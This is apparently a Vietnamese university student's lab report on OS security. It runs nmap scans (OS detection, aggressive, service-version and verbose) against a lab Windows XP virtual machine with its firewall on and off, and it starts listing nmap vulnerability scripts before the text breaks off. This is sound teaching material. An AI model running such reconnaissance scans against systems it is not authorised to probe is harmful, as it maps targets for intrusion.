



Lab4 Access Control

An toàn thông tin (Trường Đại học Sư phạm Kỹ Thuật Thành phố Hồ Chí Minh)



Scan to open on Studocu

BỘ GIÁO DỤC VÀ ĐÀO TẠO
TRƯỜNG ĐẠI HỌC SƯ PHẠM KỸ THUẬT TP HCM
KHOA: CÔNG NGHỆ THÔNG TIN

-----oOo-----



HCMUTE

BÁO CÁO THỰC HÀNH

Lab 1. OS security

GVHD: TS. HUỖNH NGUYỄN CHÍNH

SVTH: LÊ ĐÌNH TRÍ

MÃ SINH VIÊN: 22110442

MÃ MÔN: INSE330380

HỌC KỲ: 1

TPHCM, tháng 9 năm 2024


Lab 1. OS security


Detect OS, services, and vulnerabilities

1. Yêu cầu 1


Using **nmap** to scan a machine (via IP address or name) to detect an OS & services with **TURN ON** the firewall on target machine.

Thiết lập Network Adapter là Bridged cho cả 2 máy ảo: Ubuntu và Window XP





Kiểm tra IP:




`sudo nmap -F <network>`

`sudo nmap -F 192.168.197.0/24`


Lệnh này cung cấp cho ta quét nhanh các máy chủ đang mở, đồng thời quét các cổng và dịch vụ phổ biến nhất của từng máy chủ thay vì quét tất cả các cổng có thể, nó giúp ta biết nhận diện các máy chủ và dịch vụ đang hoạt động (cụ thể trong cùng mạng 192.168.197.0/24)

Tiến hành thực thi lệnh: `sudo nmap -F 192.168.197.0/24`

Khi firewall của máy mục tiêu (Win XP) đang bật:



Khi firewall của máy mục tiêu (Win XP) đang tắt:




⇒ Tìm thấy nhiều cổng hơn như 135,139,...


`sudo nmap -O <IP-target>` là lệnh dùng để xác định hệ điều hành của máy mục tiêu

`sudo nmap -F 192.168.197.0/24`

Khi bật Firewall (Win XP): không xác định được máy đích dùng hệ điều hành gì



Khi tắt Firewall (Win XP): phát hiện được máy đích sử dụng hệ điều hành gì



⇒ Lệnh cung cấp thông tin hệ điều hành của máy chủ mục tiêu, Nmap thực hiện “active fingerprinting” (nó gửi các gói sau đó phân tích phản hồi) để đoán Hệ điều hành từ xa là gì.

sudo nmap -A <IP-target>

sudo nmap -A 192.168.197.151

Ta sẽ thực hiện quét “aggressive” bằng cách thêm tùy chọn -A để thu thập thông tin toàn diện về máy mục tiêu, bao gồm chi tiết hệ điều hành, dịch vụ và phiên bản tương ứng của máy. Quá trình quét này có tính xâm nhập cao hơn và có thể cung cấp sự hiểu biết sâu sắc hơn về hệ thống mục tiêu, thường bao gồm phát hiện hệ điều hành, phát hiện phiên bản dịch vụ, quét tập lệnh,..

Khi bật Firewall trên máy mục tiêu (Win XP): không phát hiện được các thông tin

```
tuoiitho@Ubuntu22:~/Desktop$ sudo nmap -A 192.168.197.151
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-07 15:44 +07
Nmap scan report for 192.168.197.151
Host is up (0.00061s latency).
All 1000 scanned ports on 192.168.197.151 are filtered
MAC Address: 2C:3B:70:6B:5E:2B (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.62 ms 192.168.197.151

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.26 seconds
tuoiitho@Ubuntu22:~/Desktop$
```

Khi tắt Firewall:

```
tuoiitho@Ubuntu22:~/Desktop$ sudo nmap -A 192.168.197.151
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-07 15:46 +07
Nmap scan report for 192.168.197.151
Host is up (0.00067s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Vista Embedded microsoft-ds (work
group: WORKGROUP)
1025/tcp  open  msrpc            Microsoft Windows RPC
MAC Address: 2C:3B:70:6B:5E:2B (Unknown)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_server_2003::
sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows XP SP2 or Windows Server 2003 SP1 or SP2
Network Distance: 1 hop
Service Info: Host: LEDINHTRI; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/
o:microsoft:windows_vista

Host script results:
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_nbstat: NetBIOS name: LEDINHTRI, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:
29:48:ad:6d (VMware)
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1   0.67 ms 192.168.197.151

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.33 seconds
tuoiitho@Ubuntu22:~/Desktop$
```


`sudo nmap -sV <IP target>`

`sudo nmap -sV 192.168.197.151`

Lệnh `sudo nmap -sV <IP-target>` trong Linux dùng Nmap để thực hiện việc dò phiên bản dịch vụ đang chạy trên các cổng mở của mục tiêu cụ thể (<IP-target>)

Khi bật Firewall: Không thu được thông tin về các phiên bản dịch vụ

```
tuoitho@Ubuntu22:~/Desktop$ sudo nmap -sV 192.168.197.151
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-07 15:48 +07
Nmap scan report for 192.168.197.151
Host is up (0.00056s latency).
All 1000 scanned ports on 192.168.197.151 are filtered
MAC Address: 2C:3B:70:6B:5E:2B (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.52 seconds
tuoitho@Ubuntu22:~/Desktop$
```

Khi tắt Firewall:

```
tuoitho@Ubuntu22:~/Desktop$ sudo nmap -sV 192.168.197.151
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-07 15:48 +07
Nmap scan report for 192.168.197.151
Host is up (0.00029s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Vista Embedded microsoft-ds (workgroup: WORKGROUP)
1025/tcp  open  msrpc            Microsoft Windows RPC
MAC Address: 2C:3B:70:6B:5E:2B (Unknown)
Service Info: Host: LEDINHTRI; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_vista

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.98 seconds
tuoitho@Ubuntu22:~/Desktop$
```

- + Dịch vụ `msrpc` ở cổng `135/tcp` và `1025/tcp` dùng phiên bản Microsoft Windows RPC
- + Dịch vụ `netbios-ssn` ở cổng `139/tcp` dùng phiên bản Microsoft Windows netbios-ssn
- + Dịch vụ `microsoft-ds` ở cổng `445/tcp` dùng phiên bản Microsoft Vista Embedded microsoft-ds

`sudo nmap --iflist`

Chức năng của `--iflist`:

- Liệt kê các giao diện mạng: Hiển thị danh sách các giao diện mạng (interfaces) đang hoạt động trên hệ thống.
- Liệt kê các bảng định tuyến: Cung cấp thông tin về các tuyến đường (routing tables) mà hệ thống sử dụng để chuyển tiếp dữ liệu giữa các mạng.

```
tuoitho@Ubuntu22:~/Desktop$ sudo nmap --iflist
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-07 15:53 +07
*****INTERFACES*****
DEV      (SHORT)  IP/MASK                                TYPE      UP MTU  MA
C
lo       (lo)     127.0.0.1/8                            loopback  up 65536
lo       (lo)     ::1/128                                loopback  up 65536
enp0s3   (enp0s3)  192.168.197.82/24                       ethernet  up 1500  08
:00:27:5F:E4:E0
enp0s3   (enp0s3)  2401:d800:7a40:c74e:9443:89c8:94a4:2f85/64 ethernet  up 1500  08
:00:27:5F:E4:E0
enp0s3   (enp0s3)  fe80::a85:9ccf:f38e:adee/64              ethernet  up 1500  08
:00:27:5F:E4:E0
enp0s3   (enp0s3)  2401:d800:7a40:c74e:3604:b296:aaea:f182/64 ethernet  up 1500  08
:00:27:5F:E4:E0

*****ROUTES*****
DST/MASK                                DEV      METRIC GATEWAY
192.168.197.0/24                        enp0s3   100
169.254.0.0/16                          enp0s3   1000
0.0.0.0/0                                enp0s3   100      192.168.197.163
::1/128                                  lo        0
2401:d800:7a40:c74e:3604:b296:aaea:f182/128 enp0s3   0
2401:d800:7a40:c74e:9443:89c8:94a4:2f85/128 enp0s3   0
fe80::a85:9ccf:f38e:adee/128            enp0s3   0
::1/128                                  lo        256
2401:d800:7a40:c74e::/64                 enp0s3   100
fe80::/64                                enp0s3   1024
ff00::/8                                  enp0s3   256
::/0                                       enp0s3   100      fe80::74a5:78ff:fee2:
67e6

tuoitho@Ubuntu22:~/Desktop$
```

`sudo nmap -v 192.168.197.151`

Lệnh này sẽ hiển thị các cổng mở, dịch vụ đang chạy trên các cổng đó (nếu có), trạng thái của các cổng (mở, đóng, lọc), và các thông tin khác như phản hồi từ các gói tin gửi đi.

```
tuoitho@Ubuntu22:~/Desktop$ sudo nmap -v 192.168.197.151
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-07 15:55 +07
Initiating ARP Ping Scan at 15:55
Scanning 192.168.197.151 [1 port]
Completed ARP Ping Scan at 15:55, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:55
Completed Parallel DNS resolution of 1 host. at 15:55, 13.00s elapsed
Initiating SYN Stealth Scan at 15:55
Scanning 192.168.197.151 [1000 ports]
Discovered open port 139/tcp on 192.168.197.151
Discovered open port 135/tcp on 192.168.197.151
Discovered open port 445/tcp on 192.168.197.151
Discovered open port 1025/tcp on 192.168.197.151
Completed SYN Stealth Scan at 15:55, 0.62s elapsed (1000 total ports)
Nmap scan report for 192.168.197.151
Host is up (0.00028s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
MAC Address: 2C:3B:70:6B:5E:2B (Unknown)


Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.044KB)
tuoitho@Ubuntu22:~/Desktop$
```

2. Yêu cầu 2

Using **nmap** with **vul-scrip** to detect vulnerabilities on an OS

Máy đã cài đặt thành công

```
tuoitho@Ubuntu22:~/Desktop$ cd /usr/share/nmap/scripts
tuoitho@Ubuntu22:/usr/share/nmap/scripts$ ls
```




```
tuoitho@Ubuntu22: /usr/share/nmap/scripts
http-vuln-cve2009-3960.nse
http-vuln-cve2010-0738.nse
http-vuln-cve2010-2861.nse
http-vuln-cve2011-3192.nse
